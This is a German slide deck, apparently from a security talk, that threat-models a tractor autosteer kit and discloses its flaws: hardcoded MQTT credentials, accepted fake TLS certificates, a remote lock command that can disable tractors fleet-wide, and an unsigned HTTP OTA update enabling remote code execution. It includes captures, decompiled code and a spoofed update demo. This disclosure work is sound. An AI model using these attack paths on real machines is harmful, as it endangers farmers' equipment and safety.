Was erwarten/fordern die Kunden?

Einfach zu bedienendes System
Verfügbarkeit & Robustheit für Einsatzumgebung

Wer sind die Nutzer/Betreiber des Produkts?

Landwirt*Innen
Service-Techniker*Innen

Kann der physische/logische Zugriff eingeschränkt werden?

Physisch: Absperren des Traktors bei Nichtbenutzung
Logisch: LTE, WiFi hinter PW-AP, BLE Pairing



03 Dokumentation von Schnittstellen & Assets

Schnittstellen (z.B. TCP-Port, USB, JTAG,...)


- Worüber sind Angriffe möglich?
- Welche Protokolle werden verwendet?
- Wo wird eine Trust Boundary überschritten?
- Welche Daten werden übertragen?

Assets (z.B. Passwörter, Logik, Daten,...)

- Was sind mögliche Ziele eines Angriffs?
- Was ist schützenswert?
- Was ist essenziell für die Funktionalität?

Assets (z.B. Passwörter, Logik, Daten,...)

- Firmware
- Credentials Cloud
- Positionsdaten



Schnittstellen

- BLE (Kom. Kit <=> Tablet)
- WiFi & LTE (Kom. Kit <=> Cloud via HTTPs & MQTTs)
- GPS+RTK



Das Risiko

CRA: „Cybersicherheitsrisiko“ das Potenzial für Verluste oder Störungen, die durch einen Sicherheitsvorfall verursacht werden, das als eine Kombination des Ausmaßes eines solchen Verlusts oder einer solchen Störung und der Wahrscheinlichkeit des Eintretens des Sicherheitsvorfalls zum Ausdruck gebracht wird

- Grundidee:
 - Risiko = Auswirkung x Wahrscheinlichkeit
 - Risiken identifizieren, bewerten und mindern
- Auswirkungen: Geräteausfall, Anzeige falscher Daten, unzuverlässiges Produkt, Verletzungen,...
 - Produktspezifische Definition der Schadensszenarien und Akzeptanzkriterien notwendig
- Größte Schwierigkeit im Bereich Security: **Eintrittswahrscheinlichkeit**
 - Eintrittswahrscheinlichkeit im Bereich Safety berechenbarer, z.B. mithilfe von MTBF-Kennzahlen, um ein gewünschtes Wahrscheinlichkeitsniveau zu erreichen
 - Security hingegen ist sehr dynamisch, aufgrund häufig auftretender neuer Schwachstellen
 - Wie hoch ist die Angriffswahrscheinlichkeit und wie wahrscheinlich ist es, dass sie auch erfolgreich ist?



04 Potenzielle Auswirkungen

Schadensszenarien werden spezifisch für das Produkt definiert

		Gefahr für Leib und Leben	Verfügbarkeit	Vertraulichkeit	Integrität	Physische Schäden
4	Desaströs	Tote	Ausfall mehrerer Systeme		Eingreifen in Steuerung	Zerstörung des Traktors
3	Kritisch	Schwerverletzte	Ausfall des Systems	Lesender Zugriff auf: - Firmware - Positionsdaten mehrerer Systeme	Manipulation der Firmware Manipulierte Positionsdaten mehrerer Maschinen	
2	Moderat	Leichte Verletzung durch unerwarteten Lenkeingriff	Ausfall Cloud-Tracking		Manipulierte Positionsdaten einer Maschine	Erhöhte Abnutzung
1	Vernachlässigbar		Neustart des Systemes	Lesender Zugriff auf: Eigene Positionsdaten		



Exponiertheit der betroffenen Komponente

4	Hoch	Generell: sehr große Personengruppe; Purdue/PERA Level: ≥ 4 Logischer Zugriff: Internet zugänglich; großes Intranet Physischer Zugriff: Öffentliche Umgebung
3	Mittel-Hoch	Generell: limitierte, aber große Personengruppe (z.B. alle registrierten Kunden); Purdue/PERA Level: 3 u. 3.5 Logischer Zugriff: Extranet, Medium Intranet Physischer Zugriff: Besucher Bereich mit eingeschränkter Überwachung (z.B. Konferenzräume)
2	Mittel-Niedrig	Generell: kleine limitierte Gruppe, ohne strikte Kontrollen (z.B. Projekt-Team); Purdue/PERA Level: 1 u. 2 Logischer Zugriff Access: Feldbus Physischer Zugriff: platziert in Bereichen mit kontrolliertem Zugang (z.B. Produktionshallen)
1	Niedrig	Generell: sehr kleine, gut kontrollierte Gruppe; Purdue/PERA Level: 0 (z.B. 3 Administratoren welche nur unter Kontrolle Systemzugriff erhalten) Physischer Zugriff: versperrte Schaltschränke

Ausnutzbarkeit der missbräuchlich genutzten Schwachstelle

4	Einfach	- praktisch kein Wissen notwendig (z.B. Nutzung von Standard Passwörtern) - gewöhnliche Benutzung des Systems - IEC 62443 SL-1 Angreifer
3	Mittel-mäßig	- kann mit verfügbaren Werkzeugen durchgeführt werden - erfordert grundsätzliches IT- oder Domänenwissen (z.B. Brute-Force von schwachen Passwörtern) - Ausnutzung bekannter Schwachstellen - IEC 62443 SL-2 Angreifer
2	Schwierig	- erfordert die Entwicklung von Tools, oder tiefe Kenntnis darüber - erfordert tiefes IT oder Domänen-Wissen (z.B. Kompilieren eigener Tools) - IEC 62443 SL-3 Angreifer
1	Extrem Schwierig	- erfordert außergewöhnliche technische Expertise - erfordert interne Informationen mit geringem Verbreitungsgrad (z.B. Reverse Engineering einer geschützten Anwendungsdatei) - IEC 62443 SL-4 Angreifer

Identifikation von Bedrohungen

z.B. mittels STRIDE Methodik

Schutzziel	 Threat	Definition	Beispiel
Authentication	Spoofting	Sich als etwas oder jemand anderes ausgeben.	<i>Jemand gibt vor, einer der Billg-, microsoft.com- oder ntdll.dll zu sein.</i>
Integrity	Tampering	Ändern von Daten oder Code	<i>Ändern einer DLL auf einem Datenträger, einer DVD oder eines Pakets beim Durchlaufen des LANs.</i>
Non-repudiation	Repudiation	Behaupten, eine Handlung nicht ausgeführt zu haben.	<i>"Ich habe diese E-Mail nicht gesendet", "Ich habe diese Datei nicht geändert", "Ich habe diese Website sicherlich nicht besucht, Liebes!"</i>
Confidentiality	Information Disclosure	Offenlegen von Informationen an Personen, die nicht berechtigt sind, sie zu sehen	<i>Jemandem erlauben, den Windows-Quellcode zu lesen; Veröffentlichen einer Liste von Kunden auf einer Website.</i>
Availability	Denial of Service	Verweigern oder Herabstufen des Dienstes für Benutzer	<i>Absturz von Windows oder einer Website, Senden eines Pakets und Absorbieren von Sekunden CPU-Zeit oder Weiterleiten von Paketen in ein schwarzes Loch.</i>
Authorization	Elevation of Privilege	Erwerben von Funktionen ohne entsprechende Autorisierung	<i>Einem Remote-Internetbenutzer das Ausführen von Befehlen zu erlauben, ist das klassische Beispiel, aber der Wechsel von einem eingeschränkten Benutzer zu einem Administrator ist auch EoP.</i>



07

Bedrohungen bewerten und Risiken identifizieren

08

Maßnahmen ableiten

09

Überprüfung

Wer?	Macht was?	Betroffene Schnittstelle	Auswirkung	Exponiertheit	Ausnutzbarkeit	Wahrscheinlichkeit	Risiko	Gegenmaßnahmen-Ideen
Angreifer	nutzt nicht verändertes Standardpaswort	SSH	<i>was dazu führt, dass</i> Eingeschränkter Zugriff mit Schreibrechten auf Konfigurationen / Daten	3 Aus dem Internet erreichbar	4 Standardpasswort ist bekannt. Aber Angreifer muss die Datenstrukturen verstehen um sinnvolle Änderungen durchzuführen	3	3	3 - VPN - Änderung Standardpasswort erzwingen - Rechte einschränken
Angreifer	verändert Programmcode via manipuliertem Update	SD-Karte/USB	<i>was dazu führt, dass</i> Änderung der Logik mit Risiken für die Maschinensicherheit	4 Zugreifbar an Maschine bzw. Steuerung	2 Wissen über Zugriff auf Steuerung notwendig. Programm muss dekompiert und verstanden werden für gezielte Änderung.	2	2	3 - Secure Update - Secure Boot






Die Schwachstellen



Auslesen von Postionsdaten





Tractors



Tractor: Auslesen von Positionsdaten

Information Disclosure

Wer?	Macht was?	Betroffene Schnittstelle		Auswirkung		Exponiertheit		Ausnutzbarkeit		Wahrscheinlichkeit	Risiko	Gegenmaßnahmen-Ideen
Angreifer	liest Daten aller MQTT-Topics	MQTT-Broker	<i>was dazu führt, dass</i>	Positionsdaten aller Systeme werden ausgelesen	3	Internet	4	- Authentifizierung mittels hardcoded Zugangsdaten - Keine Client-spezifischen Rechte	2	3	3	- Einzigartige Client-Credentials - Least Privilege: Client darf nur auf seine eigenen Daten zugreifen

Maßnahme/Ziel:

- Saubere Client Authentifizierung, um Zugriff auf MQTT einzuschränken und Clients unterscheiden zu können
- Saubere Rechtentrennung bzw. limitierter Datenzugriff (nur auf eigene topics)
 - „Least Privilege“




Mitlesen der MQTT-Kommunikation



Abfangen und Entschlüsseln von MQTT-Broker-Conn.

tcp.stream eq 32

No.	Time	Source	Destination	Protocol	Length	Info
48847	6660.6472689...	10.1.1.10	51.138.177.99	TCP	74	34602 → 8883 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=4294898197 TSecr=0 WS=64
48851	6660.6920928...	51.138.177.99	10.1.1.10	TCP	66	8883 → 34602 [SYN, ACK] Seq=0 Ack=1 Win=1460 Len=0 MSS=1460 SACK_PERM WS=512
48852	6660.6944869...	10.1.1.10	51.138.177.99	TCP	60	34602 → 8883 [ACK] Seq=1 Ack=1 Win=87616 Len=0
48855	6660.7027962...	10.1.1.10	51.138.177.99	TLSv1.2	221	Client Hello (SNI=iot-emq-ne.fjdac.com)
48856	6660.7475054...	51.138.177.99	10.1.1.10	TCP	54	8883 → 34602 [ACK] Seq=1 Ack=168 Win=2560 Len=0
48857	6660.7499097...	51.138.177.99	10.1.1.10	TLSv1.2	1767	Server Hello, Certificate, Server Key Exchange, Certificate Request, Server Hello Done
48858	6660.7586642...	10.1.1.10	51.138.177.99	TCP	60	34602 → 8883 [ACK] Seq=168 Ack=1461 Win=90560 Len=0
48859	6660.7598339...	10.1.1.10	51.138.177.99	TCP	60	34602 → 8883 [ACK] Seq=168 Ack=1714 Win=93440 Len=0
48860	6660.7900249...	10.1.1.10	51.138.177.99	TLSv1.2	919	Certificate, Client Key Exchange, Certificate Verify, Change Cipher Spec, Encrypted Handshake Message
48862	6660.8348020...	51.138.177.99	10.1.1.10	TCP	54	8883 → 34602 [ACK] Seq=1714 Ack=1033 Win=5632 Len=0
48863	6660.8364909...	51.138.177.99	10.1.1.10	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
48864	6660.8843026...	10.1.1.10	51.138.177.99	TCP	60	34602 → 8883 [ACK] Seq=1033 Ack=1765 Win=93440 Len=0
48865	6661.0493503...	10.1.1.10	51.138.177.99	TLSv1.2	173	Application Data
48866	6661.1026403...	51.138.177.99	10.1.1.10	TLSv1.2	87	Application Data
48867	6661.1051654...	10.1.1.10	51.138.177.99	TCP	60	34602 → 8883 [ACK] Seq=1152 Ack=1798 Win=93440 Len=0
48868	6661.1161036...	10.1.1.10	51.138.177.99	TLSv1.2	204	Application Data
48877	6661.1633148...	51.138.177.99	10.1.1.10	TLSv1.2	89	Application Data
48878	6661.1764768...	10.1.1.10	51.138.177.99	TLSv1.2	1405	Application Data, Application Data
48880	6661.2340345...	51.138.177.99	10.1.1.10	TLSv1.2	87	Application Data
48881	6661.2341086...	51.138.177.99	10.1.1.10	TLSv1.2	98	Application Data
48882	6661.2375900...	10.1.1.10	51.138.177.99	TCP	60	34602 → 8883 [ACK] Seq=2653 Ack=1910 Win=93440 Len=0




Frame 48857: 1767 bytes on wire (14136 bits), 1767 bytes captured (14136 bits) on interface
Ethernet II, Src: ProxmoxServe_50:ac:fc (bc:24:11:50:ac:fc), Dst: ItonTechnolo_2c:d5:d2
Internet Protocol Version 4, Src: 51.138.177.99, Dst: 10.1.1.10
Transmission Control Protocol, Src Port: 8883, Dst Port: 34602, Seq: 1, Ack: 168, Len: 1767
Transport Layer Security
TLSv1.2 Record Layer: Handshake Protocol: Server Hello

0030 00 05 f6 c3 00 00 16 03 03 00 57 02 00 00 53 03 W...S
0040 03 68 41 a2 6d 9d 5c 95 0a 6c 96 9f bc c0 e2 d2 .hA.m.\..l.....
0050 c5 ff 90 e0 51 ce 76 03 2c 69 78 ff 0f 64 8f 2a ...Q.v.,ix.d.*
0060 c7 20 e3 6c 79 21 66 39 2e d2 44 4b 3e c8 e0 44 .ly!f9..DK>..D
0070 70 ae 7e dc 10 eb 45 55 27 a0 f9 2f aa 0e a4 76 p~...EU'../...v
0080 61 13 c0 2f 00 00 0b ff 01 00 01 00 00 0b 00 02 a./.....



Abfangen und Entschlüsseln von MQTT-Broker-Conn.

```
SSL library used: OpenSSL 1.0.2u 20 Dec 2019
running test #3: certificate trust test with self-signed certificate for www.example.com
listening on 0.0.0.0:8883
connection from: 10.1.1.10:35718
SSL connection established
received data: X
disconnected
report:
test failed, client accepted fake certificate, data was intercepted
result: FAILED
test finished
running test #8: test for SSLv2 protocol support
listening on 0.0.0.0:8883
```



Tractor: Mitlesen der MQTT-Kommunikation

Spoofing, Information Disclosure

Wer?	Macht was?	Betroffene Schnittstelle	Auswirkung	Exponiertheit	Ausnutzbarkeit	Wahrscheinlichkeit	Risiko	Gegenmaßnahmen-Ideen
Angreifer	Gibt sich als MQTT-Broker aus	MQTT-Broker	<i>was dazu führt, dass</i> Gelangt an Zugangsdaten, mit welchen weitläufige Rechte am Broker genutzt werden können	4 Wifi	3 - MitM-Position notwendig - Self-signed Zertifikat ausreichend	2 2	3	- Korrekte Validierung des Server-Zertifikats

Maßnahme/Ziel:

- Saubere Validierung der Zertifikate, so dass sichergestellt wird, dass Clients mit dem korrekten Broker kommunizieren



Senden von Kommandos



Senden von Kommandos zu den Traktoren

- Function call von Broker zu Traktor via MQTT Topic: *function/invoke*
- Zwei Funktionen standardmäßig verfügbar
 - "Lock" und "Send notification"
 - Nach "Lock" ist das Geräte nicht mehr verwendbar, aber manuelles Lenken ist noch immer möglich
 - Kann alle Systeme weltweit sperren
 - Nur Hersteller kann Systeme entsperren

```
public void lockDevice(final String str, final String str2) {  
    o8.d.b(TAG, "收到远程锁车的命令");  
    this.isLock = true;  
    uploadProperty(true);  
    LockManager.sendLockCmd(new LockManager.SendLockCallback() { // from class: com.fj.smartkit.net.mqtt.z  
        @Override // com.fj.smartkit.manager.LockManager.SendLockCallback  
        public final void onComplete(boolean z10) {  
            MyMqttManager.this.lambda$lockDevice$5(str, str2, z10);  
        }  
    });  
}
```





FJD Lock Demo 0x01

Tractor: Senden von Kommandos

Spoofing, Tampering, Denial of Service, Repudiation

Wer?	Macht was?	Betroffene Schnittstelle		Auswirkung	Exponiertheit	Ausnutzbarkeit	Wahrscheinlichkeit	Risiko	Gegenmaßnahmen-Ideen			
Angreifer	Verbindet sich zu MQTT-Broker und sendet Lock-Command zu einem Traktor	MQTT	was dazu führt, dass	ein System fällt längerfristig aus	3	Internet	3	- Standard-Credentials notwendig - Gängige MQTT Tools ausreichend - Aufruf der korrekten Funktion für Zielgerät	2	3	2	- Einzigartige Client-Credentials - Least Privilege: Lock Command darf nur von Berechtigten ausgeführt werden
Angreifer	Verbindet sich zu MQTT-Broker und sendet Lock-Command zu beliebigen Traktoren	MQTT	was dazu führt, dass	mehrere Systeme fallen längerfristig aus	4	Internet	3	- Standard-Credentials notwendig - Gängige MQTT Tools ausreichend - Aufruf der korrekten Funktion für Zielgeräte	2	2	3	- Einzigartige Client-Credentials - Least Privilege: Lock Command darf nur von Berechtigten ausgeführt werden



Tractor: Senden von Kommandos

Spoofing, Tampering, Denial of Service, Repudiation

Maßnahme/Ziel:

- Saubere Authentifizierung, eindeutige Credentials für Benutzer bzw. Geräte
- Saubere Rechtstrennung – wer soll tatsächlich Lock-Command ausführen dürfen?
 - „Least Privilege“
- Logging kritischer Aktionen – wer hat einen Lock-Command ausgeführt?
 - Angriffserkennung durch Monitoring – wurden in einem kurzen Zeitraum vermehrt Lock-Commands ausgeführt?

Bestehende „Maßnahme“:


- Keine Fernsteuerungskommandos via MQTT möglich



Steuerungseingriff



Angriffspfade



Over the air (OTA) Update feature

- Keine Security-Features vorhanden
 - Simple HTTP-Verbindung, kein TLS
 - Keine Signaturen, nur MD5
 - APKs können aus beliebigen Quellen installiert werden
- Führt zu unauthentifzierter Remote Code Execution (RCE) via Man in the Middle

```
Original response v
Pretty Raw Hex Render
{
  "data": {
    "id": "1940338876029394945",
    "silentDownloadFlag": "0",
    "autoUpgradeFlag": "0",
    "upgradePrompt": "V25.103.1.28 UPDATE",
    "upgradePromptList": [
      {
        "langId": "3",
        "langCode": "en",
        "prompt": "V25.103.1.28 UPDATE"
      }
    ],
    "versionNo": "12.1.2.33",
    "upgradePackageType": "0",
    "bindUpgradeFlag": "0",
    "upgradeFileList": [
      {
        "fileTag": "MOTOR2",
        "fileNo": "2.1.1.108",
        "fileName": "5-dj-24V-1904-20250414-v2.1.1.108.bin",
        "filePath": "https://ota-ne-1304943718.cos.eu-frankfurt.myqcloud.com/iotPaaS/1744973391306/5-dj-24V-1904-20250414-v2.1.1.108.bin",
        "fileMd5": "daf4e77aaca8318e233208953aee53bf",
        "fileSize": 32220
      },
      {
        "fileTag": "MOTOR",
        "fileNo": "1.1.13.10",
        "fileName": "5-dj-24V-1904-20250418-v1.1.13.10.bin",
        "filePath": "https://ota-ne-1304943718.cos.eu-frankfurt.myqcloud.com/iotPaaS/1748876163143/5-dj-24V-1904-20250418-v1.1.13.10.bin",
        "fileMd5": "e089cf8b4907392ad372368418a8efab",
        "fileSize": 32204
      },
      {
        "fileTag": "IMU1",
        "fileNo": "3.0.0.79",
        "fileName": "AT2_IMU_V3.0.0.79_D2503201750.bin",
        "filePath": "https://ota-ne-1304943718.cos.eu-frankfurt.myqcloud.com/iotPaaS/1748876163143/AT2_IMU_V3.0.0.79_D2503201750.bin"
      }
    ]
  }
}
```





SYSTEM UPGRADE

Upgrade tips

Version: V4232 - BH USA Edition

New version detected. Do you want to upgrade?

Name	Version	Size
APP	25.103.1.28	10.0KB

UpdateIllustrate:

Totally Not A Virus, Trust Me...I'm a Dolphin 🐬🐬



✕ Cancel

